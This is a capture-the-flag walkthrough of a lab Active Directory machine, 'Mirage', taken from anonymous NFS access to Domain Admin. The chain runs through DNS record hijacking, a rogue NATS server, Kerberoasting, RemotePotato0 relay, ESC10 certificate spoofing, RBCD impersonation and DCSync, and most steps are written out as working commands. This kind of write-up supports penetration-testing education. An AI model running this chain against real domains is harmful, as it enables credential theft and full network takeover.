
Overview
Mirage chains six separate low-severity issues into a full domain compromise. An unauthenticated NFS share leaks internal pentest documentation, which tips off two things: a DNS record that gets auto-purged and can be reclaimed, and the fact that NTLM is blocked domain-wide (Kerberos-only). Reclaiming the purged DNS name lets us stand up a rogue NATS server and sniff plaintext credentials from a client still configured to talk to the old name. Those credentials unlock BloodHound enumeration, a Kerberoastable account, and initial WinRM access.
From there, a second logged-in user is coerced into leaking an NTLMv2 hash via a local COM/DCOM relay trick, and that account’s ForceChangePassword right is used to seize a disabled account. That account can read a gMSA’s password, and the gMSA turns out to belong to a group with Certificate Authority access. A misconfigured Schannel certificate-mapping setting (ESC10) then lets us forge a certificate that authenticates as the Domain Controller’s own machine account, which is used to grant ourselves delegation rights, impersonate a privileged identity, and DCSync the domain for Administrator’s hash.
Enumeration
Nmap Scan
We started with an Nmap scan to identify the open ports and services.
Mirage ➜ nmap -sC -sV 10.129.232.163 
Nmap Scan
The scan reveals the following open ports:
| Port | Service | Description |
|---|---|---|
| 53 | DNS | Simple DNS Plus — resolves names for the domain |
| 88 | Kerberos | Microsoft Windows Kerberos — used for domain authentication |
| 111 | RPCbind | Portmapper — registers RPC services including NFS |
| 135 | MSRPC | Microsoft Windows RPC endpoint mapper |
| 139 | NetBIOS-SSN | Microsoft Windows netbios-ssn |
| 389 | LDAP | Microsoft Windows Active Directory LDAP (Domain: mirage.htb) |
| 445 | SMB | Microsoft-ds — SMB file sharing |
| 464 | kpasswd5 | Kerberos password change service |
| 593 | RPC over HTTP | Microsoft Windows RPC over HTTP 1.0 |
| 636 | LDAPS | Microsoft Windows Active Directory LDAP over SSL |
| 2049 | NFS | Network File System — unauthenticated share export |
| 3268 | LDAP (GC) | Microsoft Windows Active Directory Global Catalog LDAP |
| 3269 | LDAPS (GC) | Microsoft Windows Active Directory Global Catalog LDAP over SSL |
| 5985 | WinRM | Microsoft HTTPAPI httpd 2.0 — remote PowerShell management |
NFS Enumeration
The (everyone) next to the export is the finding. NFS exports are normally restricted to specific client IPs or subnets via the server’s /etc/exports. An export with no client restriction hands its contents to anyone who can route to port 2049, no credentials involved. We mount it:
# List NFS Shares
Mirage ➜ showmount -e 10.129.232.163
Export list for 10.129.232.163:
/MirageReports (everyone)

# Mount NFS Share
Mirage ➜ sudo mount -t nfs 10.129.232.163:/MirageReports /tmp/mount
Discovered PDF Files
Two PDFs were sitting inside: internal documents that, intentionally or not, hand us a roadmap:
Incident_Report_Missing_DNS_Record_nats-svc.pdf— an internal ticket noting thatnats-svc.mirage.htbcan no longer be resolved, and that the DNS zone’s policy purges unused records automatically after 14 days.Mirage_Authentication_Hardening_Report.pdf— a hardening summary stating that inbound NTLM authentication has been disabled domain-wide in favor of Kerberos-only enforcement.
Read together, these two documents tell us two specific things: there’s a DNS name sitting unclaimed, and once we have credentials, NTLM won’t work to use them — we’ll need Kerberos tickets.
Reclaiming the NATS DNS Record
The key detail from the incident report is that the record wasn’t just missing — it was purged after a retention window. That implies the zone’s update policy allows records to be added and removed dynamically, which is usually only true when nonsecure dynamic DNS updates are permitted.
Update DNS Record
When nonsecure updates are allowed, anyone on the network can add, modify, or delete records — no authentication required. We test this directly:
# Update DNS Record
Mirage ➜ nsupdate <<EOF
server 10.129.232.163
zone mirage.htb
update add nats-svc.mirage.htb 10 A 10.10.14.115
send
EOF

# Verify DNS
Mirage ➜ sudo tcpdump -i tun0 -n port 53
Mirage ➜ dig nats-svc.mirage.htb @10.129.232.163
Updated DNS Record
Reclaiming NATS
We found references to NATS, and located the GitHub repo describing its purpose. It also ships a Debian installer, which we used to stand up our own instance.
Within a few seconds we received a connection back.
# Start NATS Server
Mirage ➜ nats-server -a 10.10.14.115 -D

# While Loop DNS Update
Mirage ➜ while true; do
nsupdate <<EOF
server 10.129.88.57
zone mirage.htb
update delete nats-svc.mirage.htb A
update add nats-svc.mirage.htb 10 A 10.10.14.115
send
EOF
sleep 5
done

# TCPdump
Mirage ➜ sudo tcpdump -i tun0 -nn host 10.129.88.57 and not port 53 and not port 2049
Received Connection
We can see that we received data. Adding -A to the tcpdump command prints the raw contents, revealing a username in cleartext.
Mirage ➜ sudo tcpdump -i tun0 -nn host 10.129.88.57 and not port 53 and not port 2049 -A | grep Dev_Account_A 
Retrieved Credentials
Credentials captured: Dev_Account_A:hx5h7F5554fP@1337!
These credentials failed against the target host directly, so we switched to interacting with the service itself using the NATS CLI.
NATS CLI Enumeration
These credentials weren’t valid for any host login, but authenticated cleanly against the NATS server itself:
Mirage ➜ nats -s nats://mirage.htb:4222 account info --user Dev_Account_A --password 'hx5h7F5554fP@1337!' 
Retrieved Account Information
We successfully retrieved account information with the provided credentials. NATS also supports JetStream — durable, replayable logs of messages, called streams, that persist even after the original publisher/subscriber disconnect. In other words: a message history. If anything sensitive was ever published over this bus, it might still be sitting in a stream. We enumerate what this account can see:
Mirage ➜ nats stream find -s nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!'
NATS Message Identified
A single stream shows up: auth_logs. The name alone is a strong hint — this is exactly the kind of place authentication events (and the credentials attached to them) tend to leak. We read it:
Mirage ➜ nats stream view auth_logs -s nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!'
Read Stream
Credentials leaked: david.jjackson:pN8kQmn6b86!1234@
Credentialed Enumeration
A direct SMB login with these credentials fails outright:
Mirage ➜ nxc smb dc01.mirage.htb -u david.jjackson -p 'pN8kQmn6b86!1234@' -k -d mirage.htb
Failed Login
BloodHound Enumeration
With valid creds in hand, we switch to BloodHound to map out what this account, and the domain, actually looks like from an attack-path perspective:
(.venv) BloodHound.py (bloodhound-ce) ➜ python3 bloodhound.py -u david.jjackson -p 'pN8kQmn6b86!1234@' -k -ns 10.129.88.57 -d mirage.htb -dc dc01.mirage.htb --zip -c all
BloodHound Collector
The collection flags nathan.aadam as Kerberoastable, and shows the account sits in IT_Admins, a group holding Remote Management User rights on the DC — meaning WinRM access is one cracked password away.

Attack Path
Exploitation
Kerberoasting nathan.aadam
Kerberoasting exploits a structural quirk of Kerberos service tickets: any authenticated domain user, regardless of privilege, can request a TGS (service ticket) for any account that has a registered Service Principal Name. That ticket is encrypted using a key derived from the target service account’s own password hash. Since the ticket is handed over freely, it can be taken offline and cracked at leisure, with zero further interaction with the domain.
Tools ➜ GetUserSPNs.py -dc-ip 10.129.88.57 -request-user nathan.aadam -k 'mirage.htb/david.jjackson:pN8kQmn6b86!1234@' -dc-host dc01.mirage.htb
Successfully Kerberoasted
Cracking the Hash
We used Hashcat to crack the user’s hash.
Mirage ➜ hashcat -a 0 -m 13100 nathan.hash /opt/Tools/rockyou.txt --show
Cracking the Hash
Password cracked: 3edc#EDC3
Initial Access
With NTLM disabled domain-wide, a conventional username/password WinRM connection is unreliable at best. Instead, we request a Kerberos TGT up front and hand evil-winrm the ticket directly, so authentication stays entirely within Kerberos from start to finish:
Mirage ➜ kinit nathan.aadam
Mirage ➜ klist
Mirage ➜ export KRB5CCNAME=/tmp/krb5cc_1001 
Creating TGS
-r sets the target Kerberos realm, and -K points evil-winrm at our ticket cache. From there, it uses the cached TGT to transparently request the WinRM/HTTP service ticket it needs.
Mirage ➜ evil-winrm -i dc01.mirage.htb -r MIRAGE.HTB -K /tmp/krb5cc_1001
Access Machine
Post-Enumeration
Pivoting to mark.bbond
Browsing the filesystem reveals a second user profile — mark.bbond — that we have no credentials for yet. BloodHound shows mark.bbond belongs to IT_Support, which holds ForceChangePassword over javier.mmarshall — a powerful primitive, but useless without mark.bbond’s own credentials first.

Attack Path Mark
Finding an Active Session
We uploaded RunasCs to get a properly elevated interactive shell, then checked logged-in sessions.
Uploading RunasCs:
*Evil-WinRM* PS C:\temp> upload /opt/Tools/RunasCs/RunasCs.exe
Uploading RunasCS
Checking active sessions with qwinsta:
*Evil-WinRM* PS C:\temp> .\RunasCs.exe leet leet qwinsta -l 9
Executed RunasCS
This confirmed mark.bbond was logged in concurrently on the same host.
Cross-Session NTLM Relay (RemotePotato0)
With another user active on the same machine, we can abuse DCOM activation to coerce that user’s session into authenticating to us, capturing their NTLMv2 hash. RemotePotato0 does this by spawning a COM object under the target session and tricking its OXID resolution into reaching back out to an attacker-controlled listener.
On the attacker box, a socat redirector forwards inbound traffic (what the target believes is standard DCOM port 135) to RemotePotato0’s actual listener on 9999:
RunasCs ➜ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.88.57:9999On the target, we trigger the coercion against mark.bbond’s session (-s 1 = session ID, -m 2 = hash-capture mode, -x = our IP):
*Evil-WinRM* PS C:\temp> .\RemotePotato0.exe -m 2 -s 1 -x 10.10.14.115
Relay Attack
Cracking Mark’s Hash
Mirage ➜ hashcat -a 0 -m 5600 mark.hash /opt/Tools/rockyou.txt --show
Cracked Hash
Password cracked: 1day@atime
Post-Exploitation
Compromising javier.mmarshall
With mark.bbond’s ForceChangePassword right, we can reset javier.mmarshall’s password — but the account is disabled and has an empty logonHours, so authentication would still fail without two further changes:
# 1. Reset Password
Mirage ➜ bloodyAD -d mirage.htb --host DC01.mirage.htb -u mark.bbond -p '1day@atime' -k set password 'javier.mmarshall' 'Pass123!'

# 2. Remove ACCOUNTDISABLE
Mirage ➜ bloodyAD -d mirage.htb --host DC01.mirage.htb -u mark.bbond -p '1day@atime' -k remove uac javier.mmarshall -f ACCOUNTDISABLE

# 3. Get LogonHours from Nathan (known-working account)
Mirage ➜ bloodyAD -d mirage.htb --host DC01.mirage.htb -u mark.bbond -p '1day@atime' -k get object nathan.aadam --attr logonHours

# 4. Apply that bitmask (base64-encoded) to javier.mmarshall
Mirage ➜ bloodyAD -d mirage.htb --host DC01.mirage.htb -u mark.bbond -p '1day@atime' -k set object javier.mmarshall logonHours -v '////////////////////////////' --b64
Enable Javier Account
Why logonHours mattered: even with ACCOUNTDISABLE cleared, an empty logonHours attribute means the account is permitted to log in during zero hours of the week — Windows denies Kerberos pre-auth for any time outside the allowed window, which an empty attribute makes permanently true. Copying an all-0xFF bitmask from a working account removes that restriction entirely.
javier.mmarshall is now usable.
Reading the gMSA — mirage-service$
Enumerating javier.mmarshall’s rights shows read access to mirage-service$’s gMSA password blob (msDS-ManagedPassword). Group Managed Service Accounts store a machine-generated, automatically rotating password that only explicitly authorized principals are meant to read — javier.mmarshall having that right is itself a misconfiguration worth noting.

Read GMSA Password
We used gMSADumper to dump the service account’s password:
(.venv) gMSADumper (main) ➜ python3 gMSADumper.py -k -d mirage.htb
Reading the gMSA — mirage-service$
Finding ESC10
Authenticating as mirage-service$, enumeration shows it’s a member of Certificate Service DCOM Access — a group that grants meaningful interaction rights with the Certificate Authority’s RPC/DCOM interface.

Certificate DCOM Membership
Manually Checking for ESC10
ESC10 (“Weak Certificate Mapping for Schannel Authentication”) isn’t something Certipy’s automated find detects, because it depends on a registry setting on the target server itself, not on certificate template permissions. Per Certipy’s wiki, the relevant check is:
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> reg query "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL" /v CertificateMappingMethods
Reg Value
Result: 0x4 — UPN mapping enabled.
Combined with mirage-service$ holding write access to mark.bbond’s userPrincipalName (part of the Public-Information property set), this is directly exploitable: mark.bbond’s UPN can be set to anything, including the name of a privileged machine account, and a certificate enrolled afterward inherits that spoofed UPN.
Exploiting ESC10
We have now confirmed this target is vulnerable to ESC10. The plan:
- Update mark.bbond’s UPN to
[email protected] - Request a certificate as mark.bbond
- Authenticate with the certificate as DC01$
- Open a Certipy LDAP shell
- Update RBCD permissions
- Get an updated TGS via S4U2Proxy
- Perform DCSync
Spoof mark.bbond’s UPN to the DC’s Machine Account
Mirage ➜ bloodyAD -d mirage.htb -u 'mirage-service$' --host dc01.mirage.htb -k set object 'mark.bbond' userPrincipalName -v '[email protected]'
UPN Updated
Request a Certificate as mark.bbond
Any client-auth certificate enrolled right now, as mark.bbond, carries the spoofed UPN [email protected] in its SAN — meaning Schannel will later treat it as belonging to the Domain Controller’s machine account, not mark.bbond.
# Request TGT for mark.bbond
Mirage ➜ getTGT.py 'mirage.htb'/'mark.bbond':'1day@atime'

# Request Certificate
Mirage ➜ KRB5CCNAME=mark.bbond.ccache certipy req -ca 'mirage-DC01-CA' -username [email protected] -p '1day@atime' -dc-host dc01.mirage.htb -k -dc-ip 10.129.232.163 -target dc01.mirage.htb
Requested Certificate
Authenticate as DC01$ via LDAP and Update RBCD
Mirage ➜ certipy auth -pfx dc01.pfx -dc-ip 10.129.232.163 -domain mirage.htb -ldap-shell

set_rbcd DC01$ nathan.aadam
Any machine account is permitted to write its own msDS-AllowedToActOnBehalfOfOtherIdentity attribute, which controls Resource-Based Constrained Delegation. Authenticated as DC01$, we grant nathan.aadam the right to delegate on DC01$’s behalf — and since nathan.aadam has a registered SPN, this unlocks the full S4U2Self → S4U2Proxy chain to impersonate any user against DC01$, including Domain Admins.

Update Delegation Rights
Impersonate via S4U2Proxy
This requests a service ticket for the cifs/dc01.mirage.htb SPN as if it came from DC01$ itself — legitimate under RBCD, since we just granted nathan.aadam that right.
Mirage ➜ getTGT.py 'mirage.htb'/'nathan.aadam':'3edc#EDC3'

Mirage ➜ export KRB5CCNAME=nathan.aadam.ccache
Mirage ➜ KRB5CCNAME=nathan.aadam.ccache getST.py -impersonate "DC01$" -spn "cifs/dc01.mirage.htb" -k -no-pass 'mirage.htb'/'nathan.aadam' 
Performed Impersonation
DCSync
Domain Controllers inherently have replication rights sufficient for DCSync. With a CIFS ticket impersonating DC01$, that same underlying trust pulls password data:
Mirage ➜ KRB5CCNAME=DC01\$@[email protected] secretsdump.py -k dc01.mirage.htb -just-dc-user Administrator 
DCSync
This returns the Administrator NT hash (and Kerberos keys).
Domain Admin Access
With NTLM blocked, we request a TGT directly from the hash rather than attempting a password-style logon, then use the resulting ticket with evil-winrm:
Mirage ➜ getTGT.py -hashes :7be6d4f3c2b9c0e3560f5a29eeb1afb3 'mirage.htb'/'Administrator'

Mirage ➜ export KRB5CCNAME=Administrator.ccache
Mirage ➜ evil-winrm -i dc01.mirage.htb -r MIRAGE.HTB -K Administrator.ccache
Privileged Access